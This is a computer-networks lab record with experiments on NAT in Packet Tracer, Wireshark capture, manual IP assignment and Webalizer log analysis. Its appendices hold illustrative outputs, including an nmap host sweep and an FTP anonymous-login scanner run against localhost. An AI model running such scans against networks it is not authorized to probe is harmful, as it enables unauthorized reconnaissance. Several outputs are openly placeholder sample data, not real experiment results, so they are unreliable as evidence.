Result: Thus, the switch was configured in Cisco Packet Tracer with the required network module and settings, including hostname, banner, passwords, VLANs, and IP configuration.

Ex. No. 11 : Examining Network Address Translation (NAT) Using Cisco Packet Tracer

Experiment No.	11	Date	16-11-2026	Time	02:00 PM - 03:30 PM
Signature of Staff		Marks			

Aim

To examine Network Address Translation (NAT) using Cisco Packet Tracer.

Devices Required

- 2 Routers (R1, R2)
- 2 Switches (S1, S2)
- 3 PCs (PC1, PC2, PC3)
- 1 Server
- Serial and Ethernet cables

Cabling

- PC1 and PC2 Fa0 to Switch S1; S1 Gi0/0 to Router R1.
- Server Fa0 to Switch S2; S2 Gi0/0 to Router R2.
- Router R1 Serial0/0/0 to Router R2 Serial0/0/0 (serial cable).


Procedure

- Assign IP addresses to PC1, PC2, PC3 and the Server (Desktop > IP Configuration).
- On the Server, go to Services > HTTP, edit index.html, change the heading, and verify it from PC1's browser.
- Configure each router interface on the Config tab: tick 'On' and enter the IP address and subnet mask.
- Configure static NAT mapping on R1 from the CLI, and add static routing on R2 (Config > Static: Network, Subnet Mask, Next Hop > Add).

Testing

- Simple PDU from PC3 to PC2 succeeds because the private IP can traverse the public network.
- Simple PDU from PC2 to PC3 fails because the public IP cannot traverse the private network.
- Ping from PC3 to PC2 is successful; ping from PC2 to PC3 fails.

Output - PDU and ping results (paste screenshot)



ILLUSTRATIVE EXAMPLE ? NOT AN ACTUAL EXPERIMENT RESULT

Result: Thus, Network Address Translation (NAT) was examined in Cisco Packet Tracer, and connectivity was verified using the configured test.

Ex. No. 12 : To Capture, Save and Analyze Network Traffic Using Wireshark

Experiment No.	12	**Date**	23-11-2026	**Time**	10:00 AM - 12:00 PM
Signature of Staff		**Marks**			

Aim

To capture, save and analyze network traffic on TCP/UDP/IP/HTTP/ARP/DHCP/ICMP/DNS using Wireshark.


Procedure

- Install Wireshark from wireshark.org with the packet capture driver (Npcap on Windows).
- Open Wireshark, select the correct interface (Wi-Fi or Ethernet) and start the live capture.
- Apply capture filters if required, then stop the capture and save it via File > Save As in .pcapng or .pcap format.
- Analyse the traffic using display filters, Follow TCP/UDP Stream, Statistics > Protocol Hierarchy, Conversations, Endpoints, I/O Graphs and Analyze > Expert Information.

Filters Used

```
Capture filters:  tcp | udp | arp | icmp | udp port 67 or udp port 68 (DHCP) | port 53 (DNS)
Display filters: tcp | udp | ip | http | arp | bootp (DHCP) | icmp | dns
```

Output - captured packets for each protocol (paste screenshot)



ILLUSTRATIVE EXAMPLE ? NOT AN ACTUAL EXPERIMENT RESULT

Result: Thus, network packets for the protocols specified in the experiment were captured, saved, and analysed using Wireshark.

Ex. No. 14 : Learning and Assignment of IP Address Manually to Computers

Experiment No.	14	Date	30-11-2026	Time	10:00 AM - 12:00 PM
Signature of Staff		Marks			

Aim

To manually assign a static IPv4 address to a computer and verify network connectivity using subnet mask, default gateway and DNS configuration.

Introduction

Devices can get IP addresses automatically through DHCP or manually through static assignment. Static addressing is used in labs, servers and controlled networks. Configuring IP address, subnet mask, default gateway and DNS manually makes sure the system communicates within the LAN and reaches external networks.

Algorithm (Windows)

- Open Control Panel > Network and Sharing Center > Change adapter settings.
- Right-click the active adapter > Properties > Internet Protocol Version 4 (TCP/IPv4) > Properties.
- Select 'Use the following IP address' and enter: IP 172.16.36.100, Subnet mask 255.255.0.0, Default gateway 172.16.36.1.
- Select 'Use the following DNS server addresses': Preferred DNS 172.16.36.1, Alternate DNS 8.8.8.8.
- Click OK, open Command Prompt and verify with: ipconfig

BEFORE - ipconfig output (paste screenshot)

```
WINDOWS CMD • STATIC IP VERIFICATION
C:\> ipconfig /all
Host Name . . . . . . . . . . . . : LAB-PC-01
IPv4 Address. . . . . . . . . . . : 192.168.1.25
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.1.1
DHCP Server . . . . . . . . . . . : 192.168.1.1
DNS Servers . . . . . . . . . . . : 192.168.1.1
```

AFTER - ipconfig output (paste screenshot)

```
AFTER • STATIC IP CONFIGURATION  |  SAMPLE OUTPUT
IPv4 Address: 172.16.36.100
Subnet Mask: 255.255.0.0
Default Gateway: 172.16.36.1  |  DNS: 172.16.36.1
```

Result: Thus, IP addresses were assigned manually to the computers and the configuration was validated.

Ex. No. 15 : To Analyze the Different Types of Servers Using Webalizer Tool

Experiment No.	15	Date	30-11-2026	Time	02:00 PM - 03:30 PM
Signature of Staff		Marks			

Aim

To install Webalizer and analyse server log files to study server activity and traffic patterns.


Introduction

Webalizer is a web log analysis tool that generates graphical reports from server log files, showing hits, visits, requested URLs and client usage.

Procedure

```
sudo apt update
sudo apt install apache2 -y
sudo systemctl start apache2
sudo apt install webalizer -y
curl http://localhost/                    # generate some traffic
sudo mkdir -p /var/www/html/webalizer
sudo webalizer -o /var/www/html/webalizer /var/log/apache2/access.log
# open in browser: http://localhost/webalizer/
```

Output - Webalizer report (paste screenshot)




Result: Thus, Webalizer was used to analyse server logs and review traffic, usage, and request statistics.

APPENDIX A · EXPANDED LINUX COMMAND OUTPUTS

Expanded sample sessions for readability. Values are illustrative and may differ on your computer.


LINUX · DIRECTORY AND FILE COMMANDS



LINUX · PROCESSES AND MEMORY




LINUX · NETWORK TESTS




APPENDIX B · EXPANDED WINDOWS COMMAND OUTPUTS

Expanded sample sessions for readability. Values are illustrative and may differ on your computer.


WINDOWS · IP CONFIGURATION



WINDOWS · CONNECTIVITY AND ROUTING




WINDOWS · ARP, DNS, SOCKETS




APPENDIX C · SOCKET PROGRAMMING AND NETWORK TOOLS

Expanded sample sessions for readability. Values are illustrative and may differ on your computer.

TCP CLIENT-SERVER SOCKETS



UDP SOCKETS AND CUSTOM PING



RAW SOCKET SNIFFER AND XML-RPC



APPENDIX D · SCANNING, PACKET ANALYSIS AND SIMULATOR OUTPUTS

Expanded sample sessions for readability. Values are illustrative and may differ on your computer.

NMAP DISCOVERY · AUTHORIZED LAB SUBNET ONLY

NMAP DISCOVERY • AUTHORIZED LAB SUBNET ONLY

```
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 192.168.1.1  Host is up (0.0010s latency).
Nmap scan report for 192.168.1.25 Host is up (0.0004s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.45 seconds
```

FTP SCANNER AND LOCAL SOCKET DEMO

FTP SCANNER AND LOCAL SOCKET DEMO

```
$ python3 ftp_scanner.py 127.0.0.1
[*] Checking 127.0.0.1:21
[-] 127.0.0.1 FTP anonymous login unavailable (connection refused)
[server] Local demo listening on 127.0.0.1:4444
[client] Connected to local lab server; command: pwd
[client] Working directory returned; connection closed
```

SWITCH AND NAT VERIFICATION

SWITCH AND NAT VERIFICATION

```
Switch# show vlan brief
10  STUDENTS  active  Fa0/3, Fa0/4
Switch# show interfaces trunk
Gi0/1  on  802.1q  trunking  1
R1# show ip nat statistics
Hits: 14  Misses: 2  Active translations: 1
```

APPENDIX E · WIRESHARK PACKET ANALYSIS VIEW

Illustrative packet rows to demonstrate the fields to record in the lab.

WIRESHARK-STYLE CAPTURE • ILLUSTRATIVE SAMPLE DATA

Display filter: arp or dns or icmp or tcp

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.25	192.168.1.1	ARP	42	Who has 192.168.1.1? Tell 192.168.1.25
2	0.001284	192.168.1.1	192.168.1.25	ARP	60	192.168.1.1 is at 00:1a:2b:3c:4d:5e
3	0.018102	192.168.1.25	8.8.8.8	DNS	74	Standard query A example.com
4	0.031475	8.8.8.8	192.168.1.25	DNS	90	Standard query response A 93.184.216.34
5	0.045119	192.168.1.25	93.184.216.34	TCP	74	52344 → 443 [SYN] Seq=0 Win=64240
6	0.062201	93.184.216.34	192.168.1.25	TCP	74	443 → 52344 [SYN, ACK] Seq=0 Ack=1
7	0.063020	192.168.1.25	93.184.216.34	TCP	66	52344 → 443 [ACK] Seq=1 Ack=1
8	0.080100	192.168.1.25	93.184.216.34	TLSv1.3	517	Client Hello

How to make this genuine on your machine

1. Open Wireshark and select your active Wi-Fi/Ethernet interface.
2. Start capture, then generate lab traffic (ping your gateway and run nslookup example.com).
3. Stop capture and save as CN_Lab_Capture.pcapng.
4. Capture the full Wireshark window with the packet list and selected packet details.
5. Replace the illustrative view with your real screenshot before submission.